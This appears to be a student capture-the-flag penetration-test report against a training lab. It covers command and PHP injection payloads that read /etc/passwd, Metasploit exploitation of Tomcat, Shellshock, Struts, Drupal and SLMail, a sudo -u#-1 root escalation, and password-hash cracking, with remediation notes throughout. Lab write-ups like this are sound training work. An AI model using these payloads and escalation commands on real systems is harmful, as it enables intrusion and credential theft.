
Steps: This one was a more advanced command injection where it wouldn't allow the ',' or '&&' symbols like we used in flag 10. So we changed the command injection symbol to a pipe symbol so we injected www.example.com | cat vendors.txt and that was successful
Vulnerability: Command injection(advanced)
Remediation: Same as flag 10

Flag 12




Steps: Using the MX Record Checker on the networking.php we modified the command injection used in flag 11 to display the user ids, we injected www.example.com | cat etc/passwd and looking at the source code we found that user melina had a UID of 1000 so we used that as the user for login on the admin login section and for the password we typed her name 'melina' and it thankfully worked and we unlocked flag 12.
Vulnerability: Brute Force Attack
Having easy to hack passwords compromises the system to unauthorized access and data breaches.
Remediation: You could require a more complex password with special characters and a longer length as well as implementing a 2FA.

Flag 13



Steps: Using the information from flag 9, we saw that there was a souvenirs.php page so we navigated to that and saw there was a message at the bottom that said CALLUS, when we edited it within the url bar we saw that we could change it to CALLUSPLEASE and it did edit it on the page so therefore we added a php injection at the end so it was ?message=CALLUSPLEASE; system('cat /etc/passwd') and that revealed flag 13
Vulnerability: PHP injection
Remediation: Recommend same remedies as for the SQL injection

Flag 14




Steps: Using Burp Suit we copied the url into it and changed the numeration to run 001-100 to try to see what length changes to input that into the url bar. At number 87 we saw the length changed from 7510 to 7556

Vulnerability:Sessions Management

Remediation: Since we are using Burp Suite, a security tool used to test vulnerabilities we just want to ensure that we are using safe practices, secure connections, and educating our team on how to correctly handle sensitive data to prevent it from being compromised.

Flag 15



Steps: On the networking.php DNS Check field we ran the command www.example.com && ls -lat | sort and viewed the Source Code to look at the directories, we found that there was an old disclaimers directory and we then ran the command www.example.com && ls old_disclaimers. Looking at the source code we see that we need to edit the end of the url to be disclaimer_1.txt instead of disclaimer_2.txt and specify the file path so putting old_disclaimers/ in front of it.

Vulnerability: Directory traversal

When used with malicious intent an attacker can gain unauthorized access or gain access to sensitive data

Remediation: Similar to SQL and PHP you want to sanitize input validation and consider whitelisting

Part 2

Flag 1


```
Domain Name: totalrekall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2023-02-03T14:04:18Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2024-02-02T23:59:
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org
Domain Status: clientUpdateProhibited https://icann.org/e
Domain Status: clientRenewProhibited https://icann.org/ep
Domain Status: clientDeleteProhibited https://icann.org/e
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Admin ID: CR534509111
Admin Name: sshUser alice
Admin Organization:
Admin Street: h8s692hskasd Flag1
Admin City: Atlanta
Admin State/Province: Georgia
```

Steps: Used OSINT and expanded DomainName and used DomainDossier and searched totalrekall.xyz

Vulnerability: Open Source Exposed Data

Being able to access information this easy creates an opening for attacks


Flag 2



Steps: Looking at the same DomainDossier page we are able to locate the ip address.

Vulnerability:Open Source Exposed Data

Flag 3



Steps: Navigated to crt.sh, entered totalrekall.xyz and that revealed flag 3.


Vulnerability: Open Source Exposed Data

Flag 4

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 40.40 seconds
```

Steps: Used Kali and ran nmap -sV 192.168.13.0/24 and saw 6 host machines were up, subtracting the one we used it is a total of 5.

Flag 5




Steps: Using Kali we ran nmap -A 192.168.13.0/24

Flag 6

Steps: Using Nessus we ran 192.168.13.12 in the Targets and then launched it. There was one critical vulnerability, the ID for it 96510.

Flag 7




Steps: In Kali we did msfconsole, then searched Tomcat JSP, ran it, then once inside we searched the server for flag 7.

Vulnerability: Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)

Remediation: Having older models leaves room for hackers to implement known tactics on how to hack certain exploits or vulnerabilities.

Flag 8



Steps: We searched for shellshock, used the exploit, set the target uri,once inside we searched for flag 8 and found it inside the sudo privileges.
Vulnerability: Shellshock
Attackers can use this to basically be able to execute, gain, and change and take control of the system.
Remediation: Apply security patches and use IDS, have access control and update bash

Flag 9

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
```

Steps: Within the same server we cat /etc/passwd and looked at usernames and found the 9th flag.

Flag 10

```
  Size:     0 bytes
  Modified: 2022-02-08 09:40:53
with the file from archive:
  Path:     file3
  Size:     0 bytes
  Modified: 2022-02-08 09:40:53
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? y


Would you like to replace the existing file:
  Path:     ./flagfile
  Size:     23 bytes (1 KiB)
  Modified: 2022-02-08 09:40:34
with the file from archive:
  Path:     flagfile
  Size:     23 bytes (1 KiB)
  Modified: 2022-02-08 09:40:34
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? y

Everything is Ok

Files: 3
Size:       23
Compressed: 194

┌──(root💀kali)-[~]
└─# ls
Desktop    Downloads  file3     flagisinThisfile.7z  malware2.jpg.php  Music     Public     Templates
Documents  file2      flagfile  LinEnum.sh           malware.jpg.php   Pictures  Scripts    Videos

┌──(root💀kali)-[~]
└─# cat flagfile
flag 10 is wjasdufsdkg
```

Steps: Searching for Apache Struts, we locate the one that says RCE, searched for the flag, used meterpreter and found a 7z file, googled how to use it and that turned it to a flagfile which was then cat to find the flag 10.

Vulnerability: Struts - CVE-2017-5638

Flag 11

```
meterpreter > getuid
Server username: www-data
meterpreter >
```

Steps: Using meterpreter we searched for Drupal with the RCE, once inside ran getuid to get the server username.
Vulnerability: Drupal - CVE-2019-6340

Flag 12

```
Could not chdir to home directory /home/alice: No such file or directory
$ sudo -u#-1 /bin/bash
root@1d1c484abc30:/# LS
bash: LS: command not found
root@1d1c484abc30:/# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  run.sh  sbin  srv  sys  tmp  usr  var
root@1d1c484abc30:/# find / -iname "*flag*" -type f
/root/flag12.txt
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/kpageflags
root@1d1c484abc30:/# cat /root/flag12.txt
d7sdfksdf384
```

Steps: We found that we could ssh into user alice, switched into root, then inside the server we searched for flag 12 and found it inside of a file.
Vulnerability: CVE-2019-14287

Part 3


Flag 1

```
┌──(root💀kali)-[~]
└─# john Project2Day3Flag1 --show
trivera:Tanya4life

1 password hash cracked, 0 left
```


Steps: Googling Github repositories for totalrekall we found a file with user that had a hash attached, using kali we used echo with the hash and forwarded it to a file, then we used john the ripper to crack password.
Vulnerability: Having public hashes
Remediation: Secure sensitive information

Flag 2




Steps: We ran a nmap scan, then on google we searched the ip address which presented us with a pop screen prompting credentials to be put in which we know what those are from flag 1, then there was a flag file that when we clicked on it it showed up flag 2.
Vulnerability: Unauthorized access
Remediation: Create stronger passwords

Flag 3



Steps: We ran an aggressive scan, then ftp the ip address, once inside we download the flag file to our kali machine,

Flag 4




```
meterpreter > pwd
C:\Program Files (x86)\SLmail\System
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  32     fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358   fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840   fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793   fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371   fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940   fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991   fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210   fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831   fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991   fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366   fil   2023-08-01 20:21:44 -0400  maillog.008
100666/rw-rw-rw-  4156   fil   2023-08-02 19:26:48 -0400  maillog.009
100666/rw-rw-rw-  4465   fil   2023-08-03 18:04:02 -0400  maillog.00a
100666/rw-rw-rw-  1979   fil   2023-08-06 17:50:40 -0400  maillog.00b
100666/rw-rw-rw-  11046  fil   2023-08-07 20:42:43 -0400  maillog.00c
100666/rw-rw-rw-  5726   fil   2023-08-07 23:05:26 -0400  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

Steps: We searched for SL Mail, set the Rhost and Lhost as the ip address in same subnet, once we had our meterpreter we ls and saw a flag file and when we cat into that we found our flag.

